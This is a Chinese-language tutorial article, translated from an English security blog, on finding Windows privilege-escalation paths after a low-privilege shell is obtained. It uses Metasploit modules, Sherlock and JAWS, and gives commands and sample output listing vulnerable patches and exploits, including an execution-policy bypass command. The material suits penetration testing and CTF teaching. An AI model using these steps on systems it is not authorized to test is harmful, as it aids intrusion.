Windows自动化脚本提权

SoftNight / 2018-10-06 21:01:35 / 浏览数 4516 技术文章 技术文章 顶(0) 踩(0)

原文：
http://www.hackingarticles.in/window-privilege-escalation-via-automated-script/

大家都知道，当我们入侵了一台服务器并拿到了低权限shell时需要进行提权。
本文就来讲解如何提权并判断哪些低权限的shell可以提升到高级权限。

目录


介绍
提权一般是在攻击者已经成功入侵受害者的主机后的一个过程，在这个过程中，攻击者要尝试收集关于系统的更多关键信息，比如隐藏的密码和某些配置不当的服务与应用等

提权向量
下面这些信息是Windows系统中的关键信息：
操作系统版本
已安装或正在运行的存在漏洞的安装包
具有完全控制或修改权限的文件和文件夹
映射驱动器
引人注意的异常文件
不带引号的服务路径
网络信息(接口,arp,netstat等)
防火墙状态和规则
运行进程
AlwaysInstallElevated注册表项检查
存储的凭证
DLL劫持
计划任务

在渗透测试过程中，有一些脚本能够帮你快速识别Windows系统中的提权向量，本文我们就来一一详细讲解。

Windows-Exploit-suggester
如果你已经获得了受害主机的低权限meterpreter会话或者命令会话，那么你就可以使用这个脚本。
这个脚本会告诉你本地可用的exp。这些给出的exp是根据受害主机的操作系统平台和架构，还有根据本地可用的exp来选择的。需要注意的是，并不是所有的exp都可以有效
使用该脚本非常简单，输入下列命令即可：

```
use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > set lhost 192.168.1.107
msf post(local_exploit_suggester) > set session 1
msf post(local_exploit_suggester) > exploit
```



```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.100 - Collecting local exploits for x86/windows...
[*] 192.168.1.100 - 39 exploit checks are being tried...
[+] 192.168.1.100 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.100 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 192.168.1.100 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but co
[+] 192.168.1.100 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```


从图片中可以看到，脚本已经检测出了哪些exp可以利用并且能够进行提权。

Windows Gather Applied Patches
这个模块会根据WMI查询的结果来遍历Windows系统中安装的补丁，WMI查询语句如下：

```
SELECT HotFixID FROM Win32_QuickFixEngineering
```

脚本用法：

```
use post/windows/gather/enum_patches
msf post(enum_patches) > set session 1
msf post(enum_patches) > exploit
```




```
msf > use post/windows/gather/enum_patches
msf post(windows/gather/enum_patches) > set session 1
session => 1
msf post(windows/gather/enum_patches) > exploit

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

如图所示，该脚本已经根据补丁显示了受害主机存在哪些漏洞和对应的能够提权的exp。

sherlock
这是一个Powershell脚本，能够快速找到缺失的软件补丁并进行本地提权。这个脚本跟上面的脚本类似，能够找到受害主机存在哪些漏洞和对应的可以提权的exp。

使用下面的命令从GitHub上下载脚本，当你获取一个受害主机的meterpreter会话时执行脚本，如下所示：


```
git clone https://github.com/rasta-mouse/Sherlock.git
```



```
root@kali:~/Desktop# git clone https://github.com/rasta-mouse/Sherlock.git
Cloning into 'Sherlock'...
remote: Counting objects: 72, done.
remote: Total 72 (delta 0), reused 0 (delta 0), pack-reused 72
Unpacking objects: 100% (72/72), done.
```

由于这个脚本是在powershell中执行的，所以需要先加载powershell，然后再导入这个下载的脚本：


```
load powershell
```



```
meterpreter > load powershell
Loading extension powershell...Success.
```

```
powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
powershell_execute “find-allvulns”
```

上面的命令会输出目标靶机存在的漏洞和可以用来提权的exp，如图：



```
Powershell Commands
===================

    Command              Description
    -------              -----------
    powershell_execute   Execute a Powershell command string
    powershell_import    Import a PS1 script or .NET Assembly DLL
    powershell_shell     Create an interactive Powershell prompt

meterpreter > powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute "find-allvulns"
[+] Command execution completed:


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Appears Vulnerable

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not Vulnerable

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not Vulnerable

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
```

JAWS—另一个Windows遍历脚本

JAWS也是一个powershell脚本，目的是为了帮助渗透测试员和CTF选手快速识别Windows主机上的提权向量。该脚本是用powershell2.0编写的，所以在win7之后的主机上

当前功能

网络信息收集(接口,arp,netstat)

防火墙状态和规则


运行的进程

具有完全控制权限的文件和文件夹

映射驱动器
引人注意的异常文件
不带引号的服务路径
近期使用的文档
系统安装文件
AlwaysInstallElevted注册表项检查
存储的凭证
安装的应用
潜在的漏洞服务
MuiCache文件
计划任务

使用下面的命令下载脚本：


```
git clone https://github.com/411Hall/JAWS.git
```



```
root@kali:~/Desktop# git clone https://github.com/411Hall/JAWS.git
Cloning into 'JAWS'...
remote: Counting objects: 103, done.
remote: Total 103 (delta 0), reused 0 (delta 0), pack-reused 103
Receiving objects: 100% (103/103), 41.17 KiB | 162.00 KiB/s, done.
Resolving deltas: 100% (38/38), done.
```


一旦你获得了meterpreter会话，上传这个脚本然后在命令行中执行：

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
```



